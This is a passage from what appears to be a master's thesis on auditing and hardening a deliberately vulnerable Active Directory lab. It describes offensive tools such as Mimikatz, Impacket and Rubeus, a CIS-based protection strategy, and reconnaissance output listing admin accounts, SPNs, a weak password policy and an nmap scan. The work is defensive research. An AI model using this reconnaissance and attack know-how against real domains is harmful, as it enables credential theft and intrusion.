


Figure 19 - The options shown by right clicking on a node within BloodHound.

8.2.2.2 Weaponization

After performing reconnaissance, the next step would be to identify vulnerabilities which exist on the system. For example, one way to quickly identify vulnerabilities on AD is by using Nessus from Tenable. Unlike Nmap, it has a graphic interface, and provides a more detailed summary of the vulnerabilities found on the targeted device. Not only does it identify specific CVE's and list their CVSS score, but it also categorizes the vulnerabilities into different categories based on their severity. a "10" indicates a "Critical" vulnerability while a "1" indicates a vulnerability without much severity. This is another tool utilized by security professionals to quickly and easily determine what vulnerabilities exist on the machine

Another commonly utilized tool is Metasploit, developed by Rapid7[89]. As hinted at in the name of the tool, Metasploit is more frequently used to perform exploitation on a system as opposed to vulnerability scanning. Metasploit utilizes modules to function, independently developed pieces of software which can be loaded onto the tool to perform a certain task, usually exploitation[90]. Given that an attacker knows the specific vulnerability that they're looking for, there are pre-existing Metasploit modules which can be utilized to scan for it.

As mentioned previously, one of the main goals of this project was to analyze vulnerabilities which greatly impact the AD system. However, because Windows Server 2022 was used to develop this project, there have only been a small number of vulnerabilities published which have had a significant impact on both the security of the operating system and the field of cybersecurity specifically. Therefore, although proof-of-concepts for specific vulnerabilities with CVEs associated do exist, scanner tools like Nessus and Metasploit do not offer specific scans for these vulnerabilities. whenever a specific CVE is mentioned however, the methods of detection will be listed alongside it.

One last tool which can be utilized to determine which when a system has already been compromised is the WinPEAS tool. WinPEAS, also known as Windows Privilege Escalation Awesome Script allows for attackers to easily enumerate different methods of privilege escalation on a windows system, clearly and easily demonstrating potential paths forward [91]. This tool is particularly helpful

to an attacker, especially as it can be remotely loaded and executed on a vulnerable machine without being caught by the windows defender real time protection system.

8.2.2.3 Delivery

Once the vulnerabilities to exploit have been chosen, a method of delivery is needed. In this case, many methods of delivery have been configured: An SSH server running on the Windows 10 workstation, local access to the Windows 10 machine, and local access to the Windows DC. Although this may seem like an unrealistic scenario, it is important in order to provide a comprehensive overview of the different types of attacks which could be executed on the domain. Firstly, simply providing remote access to the machines could imply that once security measures were implemented to prevent unauthorized external access to the network, then it would be more difficult to perform an attack inside the network. On the other hand, allowing remote access to the network, but preventing local access would overlook the very real danger of malicious internal users. The method of delivery will be mentioned for each exploit, as not every exploit will be brought onto the machine via the SSH server. Additionally, in a real world scenario, it is extremely likely that workers have a way to access their computer both locally and remotely, therefore, having both remote and local delivery methods are important to analyze.

8.2.2.4 Exploitation and Installation

Once a method of delivery has been determined, the next step is to determine the exploits to use, and what (if anything) to install in the system. Although separate steps on the cyber kill chain, exploitation and installation have been combined into one section, as generally, the type of malicious code installed in a system depends on what exploit was utilized. For example, PrintNightmare performs installation through DLL Injection, however if an attacker used a Golden Ticket attack to open a reverse shell on the victim's machine, they could load a malicious Word file onto the system instead.

There are three key tools used during the exploitation and installation phase: Mimikatz, Impacket, and Rubeus. Mimikatz is an open-source tool which allows attackers to steal many different types of windows system credentials. It has been actively maintained since 2007 and is actively used by threat actors in the wild. Therefore, it seemed like a perfect tool to audit the security of an AD system[92]. Mimikatz has many different modules which can be utilized to perform pass the hash, pass the ticket, kerberoasting, and other types of user-forgery attacks. Each module utilized is explained alongside the relevant attack[93].

Impacket is a collection of python3 libraries which come installed by default on kali linux [source]. However, these scripts can also be utilized locally on a Windows 10 OS. Ostensibly, Impacket is a tool for "working with network protocols" and "[provides] low-level programmatic access to the packets"[94]. However, it can also be utilized by threat actors to perform remote code execution, kerberoasting, and credential dumping[95]. It is actively maintained by Fortra, a company dedicated to providing cybersecurity solutions to independent organizations[96]. Impacket is a tool worth analyzing and using in a security audit due to its widespread use by threat actors, including as recently as 2022[97]. Once again, due to the number of options that Impacket provides, the relevant module is described when utilized with an attack.

The last tool utilized for exploitation and installation was Rubeus Inspired by Mimikatz, Rubeus is a tool specifically developed for performing attacks against AD systems[98]. It provides functionality to perform password spraying attacks, kerberoasting attacks, pass the hash attacks, and silver and

gold ticket attacks[98]. System administrators can use this tool to evaluate the security of their AD system, however, in this scenario it will be utilized to perform gold and silver ticket attacks.

8.3 Development and Implementation of a Protection Strategy

If the user was to follow the initial set-up steps provided by the Windows 2022 Server when first accessed, and if they were then to apply the initial security updates from Microsoft, then the system would be protected from the most basic types of attacks. However, this still would not fix the vulnerabilities which occur due to mismanaged permissions, or DLL style injection attacks. Therefore, a deliberate protection strategy must be created to ensure the security of the domain controller.

The protection strategy was developed as follows: firstly, the critical protection points were identified, then, each point was prioritized in order of importance to the system. Finally, actionable methods of security hardening were identified, and implemented.

8.3.1 Defining a Protection Strategy




Figure 20 – Questions to ask when building a security process[75]

SANS has identified three different key attack surfaces within a system. These attack surfaces are not exclusive to Active Directory, however, they do provide an ideal framework for creating a broad security plan. These proposed questions are based on the NIST cybersecurity framework, and are proposed to security administrators to help them determine which parts of their system are vulnerable[99]. The three key attack surfaces are Data, Identity, and Infrastructure. According to Fortinet, another well-known security company, an attack surface is “the number of all possible points, or attack vectors, where an unauthorized user can access a system and extract data.” Obviously, the fewer attack vectors, the easier a system is to protect[100].

The three key attack surfaces are defined below:

8.3.1.1 Data

The first potential attack surface is data. IBM defines system data as “which makes up the operating system and its extensions”, and user data as “local data that individuals need to complete their specific tasks” and includes any personal identifying information about a system’s users[101]. The European Commission defines personal data as “any information that relates to an identified or identifiable living individual. Different pieces of information, which collected together can lead to the identification of a particular person, also constitute personal data.”[102] For a system administrator, this is the most important attack vector to cover, as data breaches can lead to identity theft, or exposure of personal information online. Additionally, if any sensitive intellectual property is leaked, then it may cause a business or company to lose money.

Due to the fact that the AD system audited in this master’s thesis was created to be exploited, there is extremely little, if no user data which would be useful for an attacker on the systems. The single exception to this would be the password files which can be forcefully extracted with the tools previously defined. However, in a real scenario, this would not be the case.

8.3.1.2 Identity

The next potential attack surface is the identity attack surface. Identity has to do with the “meta-data” about users on a system- such as user’s permissions, activity, or abilities[103]. If an attacker was to target the Identity attack surface, they would first need legitimate or compromised account access to a system. From there, they could attempt to increase their privileges by performing LPE, or DPE. The difference between the data attack surface and the identity attack surface, is that the data attack surface would be utilized when attempting to gain information about the users on a system, while the identity attack vector would be utilized when attempting to gain permissions or abilities of users on a system.

8.3.1.3 Infrastructure

The last attack surface is Infrastructure. This attack vector can be exploited by vulnerabilities which existed in the hardware or software level of a particular device. For example, EternalBlue would be considered an exploit of the Infrastructure attack surface[104]. Exploits for this attack vector are most commonly identifiable by a CVE number and are therefore great and varied in number.

In summary, the data attack surface has to do with information, the identity attack surface has to do with permissions and abilities of system users, and infrastructure has to do with hardware or software security. To conclude, the protection strategy developed should cover these three key attack surfaces.

8.3.2 Developing a Protection Strategy

When developing a master plan in a real-life scenario, prioritization must occur. That is, the value of each resource within a company must be assessed in order to determine the sufficient level of protection which should be applied to it. For example, if there are not many users on a system, but there is a lot of sensitive data, then it would make more sense to dedicate more resources to protection of sensitive data as opposed to user identity protection. Of course, in an ideal world, all of these aspects would be protected equally, however, this is not always possible. Therefore, in this master, the attack surfaces were prioritized in the following way: Identity, Infrastructure, and Data. Identity was chosen as the attack surface to dedicate the most resources to, as a majority of the

vulnerabilities within active directories are caused by not correctly controlling user identity. This has been sufficiently demonstrated in the "Vulnerability Identification" section and the "State of the Art Section." The next prioritized attack surface was the infrastructure of the system. Since AD is primarily an identity management system, any vulnerabilities within the infrastructure can potentially lead to attackers changing identity permissions, or gaining control over the entire infrastructure, making it impossible to guarantee authenticity of each user (i.e. that each user is who they say they are, and have not been taken over by an attacker). The least prioritized attack surface was data, however, that is because in this thesis, there is no vulnerable data contained on the different AD accounts which exist.

Now that the order of prioritization has been defined, it is key to answer SANS' proposed questions about the security of each surface to identify which actionable steps can be taken as a part of the protection strategy.

8.3.2.1 Data

For data, only questions about mitigation will be discussed, as the remediation is out of scope for this project. Therefore, there are two key questions, which data is sensitive? And who should have access to sensitive data?

8.3.2.1.1 Which data is sensitive? Who should have access to sensitive data?

In the case of data, the most sensitive data is obviously the password files. Usernames and passwords on Windows systems are stored in the SAM file which is encrypted with NTLM or an LM hash[105]. However, as all workstations and servers have been generated from clean installations, and no users are truly using this active directory system, there are no files which contain either intellectual property or personal identifying data. Additionally, the SAM file is also relatively well protected, as it cannot directly be accessed when the computer is turned on[1] [106]. In this scenario, no one should have direct access to this type of data, for the reasons mentioned previously.

8.3.2.2 Identity

In this case, the question of "how to respond to a threat faster?" has not been considered, as there is no previous comparison point to compare the threat response. Additionally, the question, "How do undo improper AD changes?" is extremely context dependent, however, it will be covered in the "Obtained Results" Section.

8.3.2.2.1 Which accounts pose risk and why?

In this scenario, the accounts which pose the most risk are the ones with administrative permissions of any kind. Assuming that tools such as ADRecon cannot be utilized by the blue team in this scenario, these users can be identified by various PowerShell commands, changing the information for each type of setting. These PowerShell commands will be elaborated on more in the "Obtained Results" section. Other accounts which pose a risk are accounts which do not require Kerberos authentication, making them vulnerable to AES-REP roasting. For the PrintNightmare vulnerability, the accounts which pose the most risk are those which are able to create printers. Finally, all of the accounts on the AD system currently pose a risk to the system, as they have

[1] In some circumstances, this file can be accessed. See 'Obtained Results' for more information

passwords which do not meet any minimum complexity requirements. However, this can be quickly fixed (See obtained results).

8.3.2.2.2 How to eliminate standing privileges?

Standing privileges on a system can be eliminated by routinely monitoring the permissions that users have on a system and changing their settings when they do not need those permissions anymore. Of course, this requires diligence on the part of the administrator, but it can save much time in the event of a breach. Determining who has administrative rights on a domain or workstation can be done by utilizing the command

One technology which would be ideal to utilize in this scenario is 'Just-In-Time' Privilege access management, which would give users certain permissions, but only for a certain short amount of time. This technique avoids leaving users with administrative permissions for extremely long periods of time[107].

8.3.2.2.3 Is there any improper user activity?

Unfortunately, by default in the AD system, there is no way to identify improper user activity. This is because by default, there is no monitoring system for domains enabled. Therefore, a part of the security plan should be enabling logs and other monitoring systems on the device to track users across the domain.

8.3.2.3 Infrastructure

The question of, "How did an incident occur?" has not been covered here, as this has been sufficiently demonstrated in the previous sections. Additionally, the questions "How could an incident have been stopped?", and "What configuration changes were not approved?" will be answered in section 9 with their corresponding vulnerabilities.

8.3.2.3.1 What makes us vulnerable to threats? How to prevent unwarranted changes?

Because there are few elements of infrastructure in this scenario, there are three potential threat avenues: The domain controller itself, and the two Windows workstations. In this scenario, there is one Windows 10 workstation which has been deliberately added with many vulnerabilities. This is workstation is highly vulnerable as it does not have sufficient updates and security vulnerabilities applied to it. Additionally, the DC and other workstation do not have security updates applied either, increasing the chance of unknown vulnerabilities existing on the system. Another aspect which increases the vulnerability of this scenario is the lack of protection of any kind. All firewalls and Windows Realtime Defender systems have been disabled, and PowerShell scripts of any kind may be utilized in attacks in the system. These items are also key to preventing unwanted changes in the system. Therefore, two parts of the security plan should include enabling all protections on each device and applying the latest Windows Security updates for each device.

8.3.2.4 Initial Protection Strategy

After answering the questions above, the protection strategy starts to take shape. The different steps in the protection strategy so far are as follows:

1. Review and secure the sensitive data which exists on the system.

   This is self-explanatory, and as it is not the focus of the thesis, will not be covered in depth.

2. Determine which accounts pose a risk to the system by utilizing PowerShell commands to detect risky users.

   Risky users are users who are either: vulnerable to AS-REP roasting or Kerberoasting, have standing administrative permissions, are able to request replication as a domain controller, or are associated to a service account

3. Revise the intended domain structure of the organization and correct standing privileges by utilizing GPOs and administrative templates as suggested by CIS at both L1 and L2 in cut other item here to ensure that the domain is industry compliant.

   Once the risky users have been identified, utilize group policy objects to re-assign correct permissions to these users. One way of efficiently doing this is by utilizing Administrative Templates to create group policy objects to easily apply rules across an entire domain. These GPOs and Administrative templates apply across the entire domain, so it is straightforward to create changes which protect all entities on the domain from the DC. The CIS industry benchmarks will be applied to demonstrate the latest protections within the field of cybersecurity, and to ensure that the domain is protected from the most recent threats. Not only do these guidelines provide the latest protections, but they also encompass all of Microsoft's best practices for securing AD.

4. Follow the L1 and L2 guidelines in "CIS Microsoft Windows Server 2022 Benchmark"[73]

   By utilizing the information in the Windows Server 2022 Benchmark, the server will not only be protected from threats, but also compliant to the highest contemporary security standards in the industry.

8.3.3 Implementing a Protection Strategy

Once the protection strategy has been developed, the next steps are to implement it. The primary tool utilized to implement the protection strategy were Group Policy Objects created by the Group Policy Management on the DC. Once the protection strategy has been developed, the next steps are to implement it. The primary tool utilized to implement the protection strategy were Group Policy Objects created by the Group Policy Management on the DC. This is Microsoft's built-in tool on the domain controller to manage GPOs.




Figure 21 -A screenshot showing the console of the group policy object manager.

As demonstrated in the left column on the figure, there are numerous GPOs applied to the DC. These group policies control everything from the firewall settings, the user access controls, and which users may or may not access shares. All of the GPOs were of course applied to the tfm.Parade domain, however, if more domains existed within the forest, it would be possible to apply them on an individual level. The GPOs were created following CIS' guidelines. CIS provides an interactive website which contains all of the latest standards for their guidelines known as "CIS Benchmarks". The specific version which was followed was "CIS Microsoft Windows Server 2022 Benchmark". Specifically, the sections account policies, Local Policies, System Services, Windows Defender Firewall with Advanced Security (formerly Windows Firewall with Advanced Security), and Advanced Audit Policy Configuration. The other sections included in the document did not contain any information, and were therefore not applied. One exception to this is sections Administrative Templates (Computer) and Administrative Templates (User). By default, DCs have the settings suggested in these sections applied by default. The different GPOs which were applied to the domain have been specified in the Obtained results section.

8.4 Routine Testing and Monitoring

As the scenario does not see regular use by multiple people in this project, it was difficult to determine a way for routine testing and monitoring to take place. Therefore, an alternative solution was devised. Instead of repeatedly testing the same environment after each minor change to the system, two scripts would be developed: One with attacks which could be locally executed on a workstation a malicious attacker had gained the credentials to, and another with attacks a malicious actor could executed remotely, without having to be within the domain. The attacks chosen were based on the information discovered during the reconnaissance phase of the cyber kill chain, and their impact. Then, these scripts were to be tested on the scenario both before and after any security hardening took place. The differences in execution between both scripts were then be compared and analyzed, determining which policies were able to prevent the different types of attacks on the DC and scenario. This methodology ensured that the information discovered during the reconnaissance

phase was truly implemented in the attack phase, and the success of the security policy could be sufficiently demonstrated. [22]

9 Obtained Results

The obtained results of this master's thesis are as follows:

9.1 A thorough analysis of the AD environment's present condition, including any found flaws or vulnerabilities

This section contains the results of the audit of the AD environment. This section is divided into the different parts of the Cyber Kill Chain as described in the methodology section. In order to facilitate a successful attack, the following information is assumed: Firstly, the attacker has access to the credentials of at least one compromised user on the system, the hdrive user. Secondly, the attacker has both remote and physical access to a machine joined to the domain, the DangerDays and the ThreeCheers machine.

9.1.1 Reconnaissance

The first stage of the cyber kill chain is reconnaissance. The following section will review and analyze the results from ADRecon, Nmap, and Bloodhound on each of the devices within the domain.

9.1.1.1 AD Recon Results

ADRecon was locally executed on the ThreeCheers workstation. Since ADRecon audits the entire domain, there was no need to run it on each of the devices[86]. The following key information was generated:

Group Name	Member UserName	Member Name	Member SID	AccountType
Administrators	Administrator	Administrator	S-1-5-21-863541255-2875157037-3628402281-500	user
Administrators	-	Domain Admins	S-1-5-21-863541255-2875157037-3628402281-512	group
Administrators	-	Enterprise Admins	S-1-5-21-863541255-2875157037-3628402281-519	group
Administrators	ppoison	Party Poison	S-1-5-21-863541255-2875157037-3628402281-1105	user

Figure 23 - A list of the Administrators on the Domain from the ADRecon tool.

The most obvious piece of interesting information is the list of users in the "Administrators" group. In this case, AD Recon has correctly detected that there are two users in the "Administrators" group: ppoision, and Administrator. Therefore, it can be concluded that these two accounts will be primarily targeted in the series of attacks against the tfm.Parade domain. However, another important piece of information is the list of privileged groups:






Figure 24 - A screenshot of the "Privliged Groups" page from AD Recon

In the image above, five different privileged groups are shown, with 12 members having potential administrative access to some system. In many cases, the administrator account to a domain may not be directly accessible, so its important to known which domain users have more than the default permissions. These users can clearly be seen on the “Users” tab on the AD Recon report. One key group which can execute DLL injection attacks on the domain are part of the DNS Admins group. The report lists these users under the “users” tab, as seen in the figure below:



DnsAdmins	Administrator	Administrator	S-1-5-21-863541255-2875157037-3628402281-500	user
DnsAdmins	hdrive	Helena Drive	S-1-5-21-863541255-2875157037-3628402281-1103	user
DnsAdmins	-	Operations	S-1-5-21-863541255-2875157037-3628402281-1109	group
DnsAdmins	ksimpson	Keith Simpson	S-1-5-21-863541255-2875157037-3628402281-1134	user
DnsAdmins	smackay	Sally Mackay	S-1-5-21-863541255-2875157037-3628402281-1131	user
DnsAdmins	fross	Frank Ross	S-1-5-21-863541255-2875157037-3628402281-1140	user
DnsAdmins	bharris	Bernadette Harris	S-1-5-21-863541255-2875157037-3628402281-1143	user
DnsAdmins	aturner	Anne Turner	S-1-5-21-863541255-2875157037-3628402281-1146	user


Figure 25 - Members of the DNS admins group as found by AD Recon. The users include Administrator, hdrive, ksimpson, smackay, fross, bharris, and aturner. Another useful piece of information for the attackers is the list of SPNS avaliable on the device. Once these names are known, it is possible to launch golden and silver ticket attacks against the domain.



	A	B	C	D
1	UserName	Name	Service	Host
2	DC$	DC	Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04	DC.tfm.parade
3	DC$	DC	TERMSRV	DC,DC.tfm.parade
4	DC$	DC	ldap	DC.tfm.parade,DC,8681dd8e-9d26-4db7-84f7-4a3a59c2a212._msdcs.tfm.parade
5	DC$	DC	DNS	DC.tfm.parade
6	DC$	DC	GC	DC.tfm.parade
7	DC$	DC	RestrictedKrbHost	DC.tfm.parade,DC
8	DC$	DC	RPC	8681dd8e-9d26-4db7-84f7-4a3a59c2a212._msdcs.tfm.parade
9	DC$	DC	HOST	DC,DC.tfm.parade
10	DC$	DC	E3514235-4B06-11D1-AB04-00C04FC2DCD2	8681dd8e-9d26-4db7-84f7-4a3a59c2a212
11	DESKTOP-8HIN71B$	DESKTOP-8HIN71B	RestrictedKrbHost	DESKTOP-8HIN71B,DESKTOP-8HIN71B.tfm.parade
12	DESKTOP-8HIN71B$	DESKTOP-8HIN71B	HOST	DESKTOP-8HIN71B,DESKTOP-8HIN71B.tfm.parade
13	exchange_svc$	exchange_svc	exchange_svc	exserver.tfm.parade
14	http_svc$	http_svc	http_svc	httpserver.tfm.parade
15	LOCALADMIN$	LOCALADMIN	WSMAN	LocalAdmin,LocalAdmin.tfm.parade
16	LOCALADMIN$	LOCALADMIN	RestrictedKrbHost	LOCALADMIN,LocalAdmin.tfm.parade
17	LOCALADMIN$	LOCALADMIN	HOST	LOCALADMIN,LocalAdmin.tfm.parade
18	mssql_svc$	mssql_svc	mssql_svc	mssqlserver.tfm.parade

Figure 26 - A list of the SPNs avaliable on the DC. The most important services are the exchange, http, and mssql services.

In this case, three SPNS have been identified: exchange, http, and mssql. To determine which users may be kerberoastable, the attacker can use the “User SPNs” page to see which users are associated to which SPNs. The results of this are shown in the image below:



Username	Name	Enabled	Service	Host	Password Last Set	Description	Primary GroupID	Memberof
krbtgt	krbtgt	FALSE	kadmin	changepw	01/04/2023 17:29	Key Distribution Center Service Account	513	Denied RODC Password Replication Group
hdrive	Helena Drive	TRUE	TEST	test	01/04/2023 18:26	Replication Account	513	DnsAdmins,Users
ddan	Driver Dan	TRUE	ddan	DC.tfm.Parade:8080	10/04/2023 18:59		513	

Figure 27 - A screenshot of the "User SPNs" page from AD Recon

With a single command, the attacker already has enough information to start attempting kerberoasting attacks against the domain. One may observe that a password is likely needed for these attacks to execute effectively. However, by analyzing the default password policy, as seen on one of the pages of the AD Recon report, brute force attacks can be carried out with a high level of efficiency, as shown in the image below:

Policy	Current Value	PCI DSS v3.2.1	PCI DSS v3.2.1	PCI DSS Requirement	2018 ISM (	CIS Benchmark 2016	CIS Benchmark 2022
Enforce password history (passwords)	24	4	4	Req. 8.2.5 / 8.3.7	N/A	-	24 or more
Maximum password age (days)	42	90	90	Req. 8.2.4 / 8.3.9	365	ISM-1590 Rev:1 Mar22	1 to 365
Minimum password age (days)	1	N/A	N/A	-	N/A	-	1 or more
Minimum password length (characters)	1	7	12	Req. 8.2.3 / 8.3.6	14	Control: ISM-0421 Rev:8 Dec21	14 or more
Password must meet complexity requirements	FALSE	TRUE	TRUE	Req. 8.2.3 / 8.3.6	N/A	-	TRUE
Store password using reversible encryption for all users in the domain	FALSE	N/A	N/A	-	N/A	-	FALSE
Account lockout duration (mins)	30	0 (manual unlock) or 30	0 (manual unlock) or 30	Req. 8.1.7 / 8.3.4	N/A	-	15 or more
Account lockout threshold (attempts)	0	1 to 6	1 to 10	Req. 8.1.6 / 8.3.4	1 to 5	Control: ISM-1403 Rev:2 Oct19	1 to 5
Reset account lockout counter after (mins)	30	N/A	N/A	-	N/A	-	15 or more

Figure 28 - A screenshot of the "Password Policy" page from AD Recon

As demonstrated by the red text, it is clear that the password policy of this domain in particular is much less restrictive than normal. This makes it a prime target for brute-force attacks. The information provided by ADRecon provides an excellent overview of the domain, and the different users' permissions. It can provide attackers targets for the “Identity” and “Data” attack vectors. It is especially useful in determining which service accounts and user accounts should be targeted in a kerberoasting attack. The Excel generated from this attack has been attached to the project files.

9.1.1.2 Nmap Results

One important way of enumerating potential attack methods is by analyzing which ports are open. As explained previously, the ideal tool for this is Nmap. Unlike AD Recon, Nmap was utilized to scan each device on the network, in order to provide a better overview of the capabilities of each machine. The command

```
nmap -A 192.168.210.128
```

Was run to show general information about the DC, the results of which can be seen in the figure below:

```
┌──(root㉿kali)-[~/BloodHound.py]
└─# nmap -A 192.168.210.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-03 12:11 EDT
Nmap scan report for 192.168.210.128
Host is up (0.0014s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-05-03 16:11:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
